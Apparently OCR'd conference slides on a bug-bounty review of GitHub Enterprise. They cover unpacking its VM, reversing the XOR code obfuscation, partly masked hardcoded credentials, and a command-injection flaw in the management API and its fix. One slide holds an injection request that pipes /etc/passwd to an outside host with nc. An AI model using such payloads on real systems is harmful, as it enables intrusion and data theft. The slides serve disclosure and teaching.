


GitHub Bug Bounty Experience

Eldar Zaitov

Whoami

- Information Security Engineer at Yandex
- LC↯BC / MSLC / Smoked Chicken CTF team
- CTFtime.org maintainer

What is Bug Bounty?

Companies pay money for finding **security vulnerabilities** in their services/software

- Google Vulnerability Reward Program (VRP)
- Facebook
- Yandex (“Охота за ошибками”)
- ...
- https://hackerone.com/

Why GitHub?

- We use it
- Almost whitebox (GitHub Enterprise)
- Fun
- Bounty

01

GitHub Enterprise

- Available as Virtual Machine image at https://enterprise.github.com/
- 45 days trial included

Virtual Machine Images


- Hyper-V
- OpenStack KVM
- VMWare ESXi
- XEN

VMware ESXi to Virtual Box (RAW)

```
vbox-img convert --srcfilename ghe-disk1.vmdk \
                 --dstfilename ghe-disk1.raw \
                 --srcformat VMDK \
                 --dstformat RAW
```

```
Administrative shell access is permitted for troubleshooting and performing
documented operations procedures only. Modifying system and application files,
running programs, or installing unsupported software packages may void your
support contract. Please contact GitHub Enterprise technical support at
enterprise@github.com if you have a question about the activities allowed by
your support contract.
Last login: Wed Jun 28 11:58:01 2017 from 10.0.0.1
root@localtest-github:~# cat /etc/os-release && ls -la /
PRETTY_NAME="Debian GNU/Linux 8 (jessie)"
NAME="Debian GNU/Linux"
VERSION_ID="8"
VERSION="8 (jessie)"
ID=debian
HOME_URL="http://www.debian.org/"
SUPPORT_URL="http://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
total 108
drwxr-xr-x  27 root root  4096 Jun 28  2017 .
drwxr-xr-x  27 root root  4096 Jun 28  2017 ..
drwxr-xr-x   2 root root  4096 Jan 26 19:01 bin
drwxr-xr-x   3 root root  4096 Jan 26 19:26 boot
drwxrwxrwx   2 root root  4096 Jan 26 19:03 cores
drwxr-xr-x  23 root root  4096 Jan 26 19:06 data
drwxr-xr-x  18 root root  2960 Jun 28  2017 dev
drwxr-xr-x 108 root root  4096 Feb 12 10:31 etc
drwxr-xr-x   5 root root  4096 Jan 26 19:02 home
lrwxrwxrwx   1 root root    31 Jan 26 19:01 initrd.img -> /boot/initrd.img-3.16.0-4-amd64
drwxr-xr-x  18 root root  4096 Jan 26 19:01 lib
drwxr-xr-x   2 root root  4096 Jan 26 19:01 lib32
drwxr-xr-x   2 root root  4096 Jan 24 18:21 lib64
drwxr-xr-x   2 root root  4096 Jan 26 19:01 libx32
drwx------   2 root root 16384 Jan 26 19:20 lost+found
drwxr-xr-x   2 root root  4096 Jan 24 18:21 media
-rw-r--r--   1 root root     4 Jun 28  2017 menu_tmp
drwxr-xr-x   2 root root  4096 Jan 24 18:21 mnt
drwxr-xr-x   5 root root  4096 Jan 26 19:01 opt
drwxr-xr-x   2 root root  4096 Dec 12  2016 pages-lua
dr-xr-xr-x 138 root root     0 Jun 28 11:48 proc
drwx------   7 root root  4096 Feb 12 09:19 root
drwxr-xr-x  22 root root   820 Jun 28  2017 run
drwxr-xr-x   2 root root  4096 Jan 26 19:01 sbin
drwxr-xr-x   2 root root  4096 Jan 24 18:21 srv
dr-xr-xr-x  13 root root     0 Jun 28 11:53 sys
drwxrwxrwt  13 root root  4096 Jun 28 12:00 tmp
drwxr-xr-x  16 root root  4096 Feb 12 09:16 usr
drwxr-xr-x  12 root root  4096 Jan 26 19:01 var
lrwxrwxrwx   1 root root    27 Jan 26 19:01 vmlinuz -> boot/vmlinuz-3.16.0-4-amd64
```

```
root@localtest-github:~# ls -la /data
total 92
drwxr-xr-x 23 root               root               4096 Jan 26 19:06 .
drwxr-xr-x 27 root               root               4096 Jun 28  2017 ..
drwxr-xr-x  4 git                git                4096 Jan 26 19:05 alambic
drwxr-xr-x  4 babeld             babeld             4096 Jan 26 19:04 babeld
drwxr-xr-x  4 git                git                4096 Jan 26 19:05 codeload
drwxr-xr-x  2 root               root               4096 Jan 26 19:06 db
drwxr-xr-x  2 root               root               4096 Jan 26 19:03 enterprise
drwxr-xr-x  4 enterprise-manage enterprise-manage 4096 Jan 26 19:04 enterprise-manage
drwxr-xr-x  4 git                git                4096 Jan 26 19:05 failbotd
drwxr-xr-x  3 root               root               4096 Jan 26 19:06 git-hooks
drwxr-xr-x  4 git                git                4096 Jan 26 19:04 github
drwxr-xr-x  4 git                git                4096 Jan 26 19:06 git-import
drwxr-xr-x  4 git                git                4096 Jan 26 19:05 gitmon
drwxr-xr-x  4 git                git                4096 Jan 26 19:06 gpgverify
drwxr-xr-x  4 git                git                4096 Jan 26 19:05 hookshot
drwxr-xr-x  4 root               root               4096 Jan 26 19:05 lariat
drwxr-xr-x  4 root               root               4096 Jan 26 19:05 longpoll
drwxr-xr-x  4 git                git                4096 Jan 26 19:05 mail-replies
drwxr-xr-x  4 git                git                4096 Jan 26 19:05 pages
drwxr-xr-x  4 root               root               4096 Jan 26 19:05 pages-lua
drwxr-xr-x  4 git                git                4096 Jan 26 19:05 render
lrwxrwxrwx  1 root               root                 23 Jan 26 19:03 repositories -> /data/user/repositories
drwxr-xr-x  4 git                git                4096 Jan 26 19:05 slumlord
drwxr-xr-x 20 root               root               4096 Oct  1  2016 user
```


github app
gpgverify
NGINX
slumlord
babeld
enterprise manage
haproxy
alambic
codeload
longpolld
redis
mysql
elasticsearch
Ruby
C/C++
Golang
Java

METHOD /path?querystring HTTP/1.1\r\n

Host: hostname\r\n

Connection: close\r\n

\r\n\r\n

BODY

Method:

- GET
- POST
- PUT
- DELETE
- OPTIONS
- HEAD
- …

Haproxy

- HTTP
- HTTPS
- TCP

Babeld

- SSH (libssh)
- GIT (libgit)
- SVN
- HTTP (curl)

Slumlord

- Subversion (SVN) protocol emulator

```
acl ua_svn hdr_reg(User-Agent) -i ^SVN
```

- No internal auth:

```
HTTP_HUB_LOGIN

HTTP_HUB_PATH
```

NGINX

- Github Pages
- Main Unicorns + private mode
- Avatars
- Enterprise Manage
- Render
- Media

02

Ruby apps

Blackbox -> Whitebox

```
require "ruby_concealer.so“
_ruby_concealer__
"x\x9C\r\xCCMO\x830\x18\x00\xE0\x17\xC4\x96\x8F\x96\x0F\x85m\xCER\x92\xC5,F\r\x
17\xB3\xF81\x0F\"t\x8E\be\xA1#\x1E\x86']2\x0F^<\x18\xBD\xF8\xDB\xF5\xF9\x01\xCF
\r\xA6\xA8\xB2\x1FfG\xC8%1\xDEJ0X\xC1\xF4@\xCC}b\xAA\xDF\x06\x8A\x92\x13\a\xB
8\xF1x\xD2\xCELJ\xE9@\x9C\xC7\xB1\xCD\xF6\xBEK%
\xEF\x86\x81U\x13v!qb\xF3\x15\xD1\xDD\fPm\xB2\xD0\xDC'w\x01\"\x16v\xAC\xFFc\xB
D\x14\xF0\xF5\xF1\"\xE6\x90'2|\xEE\x11\xF5<\xE8\xC0\xCC\e\xBC\xDA\\UQ\x99\x19\x
03\x15\x81O.\xAD\x16\x87\xE8p\xB4\xF8\xF4N\xAB\xFB\x1E\x0Ev\x8BN\xE5\xD9\x9Ah\
xF6Y\xA9\xA0t\xC6\xDA[!4\xE9o\x85M\x7F\xDES\f\xC0\x9F\xD4\x04\xFB\xBB\xC6\x91S]
\xD3\x86}{\x9B\xF8\xB5\xCBb\xD9]\a\xC7\x89\xEA\x97i\xD2\x92Q\x1A\x8Cu\xC9\x91\
x83\xA3\xD7?t\xA5&\xA9"
```

ruby_concealer.so

```
1  int Init_ruby_concealer()
2  {
3    __int64 v0; // rax@1
4    __int64 v1; // rsi@5
5    __int64 v2; // rax@6
6    __int64 v3; // rax@7
7    __int64 v4; // rax@7
8    __int64 v6; // rax@4
9
10   v0 = qword_2020B0;
11   if ( !qword_2020B0 )
12   {
13     LODWORD(v0) = rb_intern2("inflate", 7LL);
14     qword_2020B0 = v0;
15   }
16   qword_2020C0 = v0;
17   rb_require("zlib");
18   if ( !qword_2020A8 )
19   {
20     LODWORD(v6) = rb_intern2("Inflate", 7LL);
21     qword_2020A8 = v6;
22   }
23   v1 = qword_2020A0;
24   if ( !qword_2020A0 )
25   {
26     LOBYTE(v1) = 4;
27     LODWORD(v2) = rb_intern2("Zlib", v1);
28     qword_2020A0 = v2;
29   }
30   LODWORD(v3) = rb_const_get(rb_cObject);
31   LODWORD(v4) = rb_const_get(v3);
32   qword_2020D0 = v4;
33   return rb_define_global_function("__ruby_concealer__", sub_A70, 1LL);
34 }
```

ruby_concealer.so

```
34  v6 = v5;
35  rb_enc_set_index(v5, v4);
36  v8 = 0LL;
37  v9 = v6 + 16;
38  while ( 1 )
39  {
40    v10 = *(_QWORD *)v6;
41    if ( *(_QWORD *)v6 & 0x2000 )
42      break;
43    v10 = ((unsigned __int64)v10 >> 14) & 0x1F;
44    if ( v8 >= v10 )
45      goto LABEL_10;
46    v11 = (_BYTE *)(v9 + v8);
47LABEL_6:
48    v12 = 19 * (((signed __int64)((unsigned __int128)(0x6BCA1AF286BCA1BLL * v8) >> 64) >> 2) - (v8 >> 63));
49    v13 = v8++;
50    v14 = v13 - 8 * v12;
51    v7 = "This obfuscation is intended to discourage GitHub Enterprise customers from making modifications to the VM. We "
52         "know this 'encryption' is easily broken. ";
53    *v11 ^= aThisObfuscatio[v14];
54  }
55  if ( v8 < *(_QWORD *)(v6 + 16) )
56  {
57    v11 = (_BYTE *)(*(_QWORD *)(v6 + 24) + v8);
58    goto LABEL_6;
59  }
60LABEL_10:
61  v20 = v6;
62  LODWORD(v15) = rb_binding_new(0x6BCA1AF286BCA1BLL, v10, v7, v8, v9);
63  v21 = v15;
64  LODWORD(v16) = rb_sourcefile();
65  LODWORD(v17) = rb_str_new_cstr(v16);
66  v22 = v17;
67  return rb_f_eval(3LL, &v20, a1);
68}
```

```
#
#                   Seriously, CC @github/appsec and @github/dotcom-security
#                   if you need to touch this file
#
class ApplicationController
    after_filter :set_html_safe
    private
    # Overrides default CSP with the preview policy if enabled for current_user
    #
    # Returns nothing.
    def set_security_headers
        if preview_features?
            SecureHeaders.use_secure_headers_override(request, :preview_policy)
        end
...
```

Main GitHub application

- 1.5M+ LOC
- Sinatra
- Secure randoms, MsgPack serializer
- Pretty clean code

Hardcoded credentials

```
auth = "apt:6YLkX******h0zXf"
  github_package_host =
    if hostname.end_with?(".iad.github.net")
      "packages.iad.github.net"
    else
      "packages-ext.iad.github.net"
    end
  set_up_source \
    :id => "github",
    :deb => "https://#{auth}@#{github_package_host}/github-precise precise main",
    :key => "https://#{auth}@#{github_package_host}/pubkey.gpg?OCC30EA6"
end
```

Hardcoded credentials

```
uri = URI.parse("https://secure.braintreepaymentgateway.com/api/transact.php")
http = Net::HTTP.new(uri.host, uri.port)
http.use_ssl = true
http.verify_mode = OpenSSL::SSL::VERIFY_PEER
if Rails.production?
   http.ca_file = "/usr/lib/ssl/certs/ca-certificates.crt"
end
params = {
"transactionid" => transaction_id,
"username" => "github",
"password" => "g********6",
```

...

Enterprise manage app

- 8k+ LOC
- The code is a mess

enterprise-manage/current/lib/manage/api.rb

```
 get "/cluster-preflight" do
    command = "sudo /usr/bin/env CLUSTER_ROLE=#{params[:type]}
/usr/local/share/enterprise/ghe-preflight-check“
    if system(command)
        status 200
    else
        status 400
        `#{command}`
    end
end
```

```
GET /setup/api/cluster-
preflight?type=x%3Bcat+%2Fetc%2Fpasswd+%7C+nc+kyprizel.net+1114%3B HTTP/1.1
Host: 10.0.0.22:8443
Connection: close
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
Accept-Encoding: gzip, deflate, sdch
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4
```

```
get "/cluster-preflight“ do
    role = params[:type]
    cluster_roles = %w(git web job mysql elasticsearch redis memcache metrics pages
storage)
  if cluster_roles.include?(role)
    output = IO.popen(["sudo", "/usr/bin/env", "CLUSTER_ROLE=#{role}",
                       "/usr/local/share/enterprise/ghe-preflight-check"]) { |io| io.read }
    if $?.exitstatus == 0
      status 200
    else
      status 400
      output
    end
  else
...
```

03


Binary world

